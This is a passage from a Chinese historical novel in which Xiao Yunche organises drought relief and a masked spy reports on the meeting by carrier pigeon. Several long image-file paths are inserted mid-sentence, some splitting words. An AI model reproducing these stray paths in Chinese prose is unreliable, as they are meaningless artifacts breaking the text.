    墨老立刻从怀里掏出一卷图纸,在桌上摊开。

    “这是按照公子之前说的‘简易水利设施’设计的。”老匠人的手指在图纸上移动,“挖井的辘轳,引水的水车,还有抗旱作物的种植方法……我都整理好了。但问题是怎么送过去?这些图纸,普通百姓看不懂。”

    “配图。”萧云澈说,“每一张图纸,都配一张简单的画。画上怎么挖井,怎么架水车,怎么种薯类。让画师连夜赶工,用最粗的线条,最醒目的颜色。然后找识字的人,抄写一千份,不,五千份。通过所有能用的渠道——商队、驿站、甚至流民——往北方撒。”

    墨老眼睛一亮:“这法子好!百姓看不懂字,但看得懂画!”

    “还有药材。”萧云澈转向苏文瑾,“大灾之后必有大疫。治疗痢疾、伤寒的药材,有多少备多少。和粮食一起运。”

    苏文瑾快速在账本上记录:“江南商会药行库存可以调出三车,但不够。我需要从蜀中、岭南紧急采购。”

    “钱不是问题。”萧云澈说,“格致院账上还有八万两银子,全部动用。不够的话,萧家在京城的产业可以抵押。”

    “公子!”苏文瑾抬头,“那是萧家最后的家底……”

    “家底没了可以再挣。”萧云澈打断她,“人死了,就什么都没了。”

    他的声音很轻,但话里的重量让所有人都沉默了。

    烛火噼啪作响。

    窗外,北风呼啸,吹得窗棂嘎吱作响。沙尘从缝隙里钻进来,在烛光下形成一道道旋转的光柱。空气干燥得让人喉咙发痒。

    萧云澈站起身。

    “任务分派完毕。墨老负责图纸和农具制造,苏姑娘负责粮食药材调运和资金,沈御史负责朝堂开路。我坐镇格致院,协调各方。”

    他顿了顿,目光扫过每个人的脸。

    “诸位,这不是生意,不是政争,这是救人。能救多少,就看我们有多快。”

    墨老第一个站起来,抱拳:“老夫这把年纪了,能赶上这么一遭,值了。”

    苏文瑾合上账本,眼神坚定:“江南商会全力配合。”

    沈溪云也站起身,整理了一下衣袍:“明日早朝,我会让那七人知道,御史台的笔,不是摆设。”

    三人先后离去。议事厅里只剩下萧云澈一人。

    烛火将他的影子投在墙上,拉得很长。他走到窗边,推开窗户。夜风灌进来,吹得他衣袍猎猎作响。远处,京城的灯火在沙尘中显得朦胧,像隔着一层黄纱。

    他低下头,看着手中的玉佩。

    那半块“澜”字,在烛光下泛着温润的光泽。

    “哥哥……”萧云澈低声说,手指摩挲着玉面,“前线交给你。后方,我一定守住。”

    他的声音很轻,但每个字都像誓言。窗外,夜色更深了。

    格致院外围的巷子里,一个黑影贴在墙角的阴影中,一动不动。他穿着一身黑衣,脸上蒙着黑布,只露出一双眼睛。那双眼睛阴鸷而锐利,死死盯着格致院内院亮着灯光的窗户。

    他已经在这里蹲守了两个时辰。

    风吹过巷子,卷起地上的落叶和沙尘,打在他的脸上。他纹丝不动,像一尊石像。只有那双眼睛,偶尔眨动一下,瞳孔里倒映着远处窗户里的烛光。

    内院的门开了。

    墨老、苏文瑾、沈溪云先后走出来,各自上了马车或轿子,匆匆离去。

    黑衣人的眼睛眯了起来。

    他记住了每个人的脸,记住了每辆马车的特征。然后,他的目光重新落回那扇窗户。

    窗户里,萧云澈的身影映在窗纸上。

    少年站在窗前,低头看着手中的什么东西,久久不动。

    黑衣人从怀里掏出一支炭笔和一小片纸,快速写下几行字:“戌时三刻,格致院内院密会。参与者:墨工坊墨老、江南商会苏文瑾、御史沈溪云。会议时长约两炷香。会后三人分头离去,行色匆匆。”

    他将纸片卷好,塞进一根细竹管里。

    然后,他吹了一声口哨。

    一只灰扑扑的鸽子从屋檐上飞下来,落在他肩上。他将竹管绑在鸽子腿上,抬手一扬。

    鸽子振翅飞起,消失在夜空中。

    黑衣人最后看了一眼那扇窗户,转身融入黑暗。

    巷子里恢复了寂静。

    只有风还在呼啸,卷着沙尘,扑打在格致院高高的围墙上。